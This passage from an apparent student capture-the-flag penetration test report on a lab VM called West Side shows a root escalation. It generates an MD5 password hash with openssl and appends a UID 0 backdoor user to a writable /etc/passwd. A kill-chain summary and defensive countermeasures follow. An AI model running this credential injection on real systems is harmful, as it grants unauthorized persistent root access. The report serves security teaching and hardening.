The OpenSSL command successfully generated a valid MD5 password hash using the salt 'shhmyr' and the password 'abc771'. The resulting hash was ready for direct injection into the /etc/passwd file to create a fully authenticated root-level account.



```
kali@kali:~$ openssl passwd -1 -salt shhmyr abc771
$1$shhmyr$M/nFoW6kh6QGPCCLedmQ7.
kali@kali:~$
```

```
$ Command(s) Used
Generated Hash: $1$shhmyr$M/nFoW6kh6QGPCCLedmQ7.
```

4.7 /etc/passwd File Manipulation

Command Used

```
$ Command(s) Used
echo 'shhmyr:$1$shhmyr$M/nFoW6kh6QGPCCLedmQ7.:0:0::/root:/bin/bash' >>
/etc/passwd
```

Purpose

A new user entry was appended to /etc/passwd with **UID 0 and GID 0 (root-equivalent)**, effectively creating a backdoor account with full administrative privileges on the system.

Findings

The echo command successfully appended the new user entry to /etc/passwd. The entry granted the new user 'shhmyr' root-equivalent privileges (UID=0, GID=0) with /root as the home directory and /bin/bash as the default shell. This represented a persistent backdoor account that would survive system reboots.

```
wside@westside:/tmp$ echo 'shhmyr:$1$shhmyr$M/nFol6kh6QGPCCLedmQ7.:0:0:
:/root:/bin/bash' >> /etc/passwd
<h6QGPCCLedmQ7.:0:0::/root:/bin/bash' >> /etc/passwd
wside@westside:/tmp$ su shhmyr
su shhmyr
Password: abc771
```

4.8 Root Access Achievement

Commands Used

```
$ Command(s) Used
su shhmyr
Password: abc771
```

Purpose

Authentication as the newly created root-privileged account to confirm **full system compromise** and demonstrate unrestricted administrative access.

Findings

Authentication as user shhmyr was successful using the password abc771. The resulting shell session operated with full root-level privileges (UID=0), confirming complete system compromise. The system prompt changed to root@westside, indicating unrestricted administrative control over the entire target system.

```
wside@westside:/tmp$ echo 'shhmyr:$1$shhmyr$M/nFol6kh6QGPCCLedmQ7.:0:0:
:/root:/bin/bash' >> /etc/passwd
<h6QGPCCLedmQ7.:0:0::/root:/bin/bash' >> /etc/passwd
wside@westside:/tmp$ su shhmyr
su shhmyr
Password: abc771
```

PHASE 5: ACTIONS ON OBJECTIVES

Actions on Objectives represents the final phase of the kill chain, where the attacker achieves their primary mission goal. In this engagement, the objective was to attain root-level access and capture the hidden flag planted on the target system, demonstrating full and complete compromise.

5.1 Flag Capture

Flag Discovery


**FLAG
CAPTURED**

Location: Displayed automatically upon successful root authentication

Flag Value: He_West_Side

Context

The flag was displayed automatically upon successful su authentication as the root-privileged user shhmyr. The flag was presented as an ASCII art banner reading 'THE WEST SIDE', confirming full system compromise. The banner instructed sharing via Twitter handles @HashimalsharEff and @TheMinz1911, indicating successful completion of the challenge environment.



5.2 Attack Chain Summary

The following table summarises the complete attack chain from initial discovery to full system compromise:

#	Step	Outcome
1	Network Discovery	Target host 192.168.100.24 identified on private network
2	Port & Service Scan	Ports 22 (SSH) and 80 (HTTP/Apache 2.4.38) confirmed open
3	Web Enumeration	CMSMS application identified; /admin/ and /admin/aspadmin/ exposed
4	Credential Exposure	user.list and password.list downloaded without authentication
5	Brute-Force Attack	Credentials west:madison successfully identified via Burp Suite Intruder
6	Admin Panel Access	Full CMSMS admin dashboard access with plugin management capability
7	Plugin CVE Identified	Showtime2 File Upload RCE vulnerability discovered via SearchSploit
8	Remote Code Execution	Meterpreter session established via Metasploit exploit module
9	C2 Established	Stable reverse shell maintained; Python PTY stabilisation applied
10	Post-Exploitation Enum	www-data user confirmed; /etc/passwd writable; SUID network_info found
11	Privilege Escalation	PATH hijacking via fake ifconfig; /etc/passwd injection of UID=0 user
12	Root Access	su shhmyr with password abc771 — full root shell obtained
13	Flag Captured	Flag He_West_Side captured — full system compromise confirmed

TOOLS & COUNTERMEASURES

This section maps each tool used during the assessment to concrete, actionable defensive countermeasures that the target organisation should implement to mitigate the identified attack vectors.

Tool-Specific Countermeasures

Tool	Attack Vector	Recommended Countermeasures
Netdiscover	Network Discovery	Implement network segmentation. Deploy IDS/IPS to detect ARP scanning. Restrict broadcast traffic. Use VLANs to isolate sensitive network segments.
Nmap	Port Scanning	Close all non-essential ports at the firewall. Apply least-privilege service exposure. Deploy port-knocking or firewall rules to limit SSH access to authorised IPs only.
Dirb	Directory Enumeration	Disable Apache directory indexing (Options -Indexes). Remove default CMS installation files. Implement a Web Application Firewall (WAF) to detect and block directory scanning.
Burp Suite Intruder	Brute-Force Authentication	Implement account lockout after 5 failed attempts. Enforce rate limiting on login endpoints. Deploy CAPTCHA. Mandate Multi-Factor Authentication (MFA) for all admin accounts.
Metasploit / SearchSploit	Plugin RCE Exploitation	Maintain an active patch management program. Remove unused CMS plugins. Implement file upload validation restricting executable file types. Deploy WAF rules against file upload exploitation.
LinEnum	Privilege Escalation Enum	Conduct regular internal security audits. Monitor for script downloads from external sources. Restrict outbound internet access from production servers.
OpenSSL / /etc/passwd	Credential Injection	Set /etc/passwd to read-only (chmod 444). Enable file integrity monitoring (FIM) using tools such as AIDE or Tripwire. Monitor for unauthorised changes to /etc/shadow and /etc/passwd.

General Hardening Recommendations

- Update and patch all software components, including the OS, Apache, PHP, OpenSSH, and all CMS plugins, on a regular and scheduled basis.
- Implement a Web Application Firewall (WAF) such as ModSecurity to detect and block common web attack patterns including SQL injection, file upload exploitation, and directory traversal.

- Enforce the principle of Least Privilege across all user accounts, service accounts, and file permissions. No service account should have write access to critical system files such as `/etc/passwd`.
- Deploy an Intrusion Detection System (IDS) such as Snort or Suricata to monitor network traffic for scanning activity, brute-force attempts, and reverse shell connections.
- Implement File Integrity Monitoring (FIM) to detect unauthorised modifications to critical files including `/etc/passwd`, `/etc/shadow`, and web application directories.
- Review and audit all SUID/SGID binaries regularly. Remove the SUID bit from any custom binaries that do not strictly require it. Ensure all SUID binaries use absolute paths for any external command invocations.
- Restrict outbound internet access from web servers to prevent the downloading of attacker tools such as LinEnum or reverse shell payloads.
- Conduct regular penetration testing and vulnerability assessments to proactively identify and remediate security weaknesses before malicious actors can exploit them.

END OF REPORT

Arfa Karim Technology Incubator | Capstone Project: Operation West Wild 2.0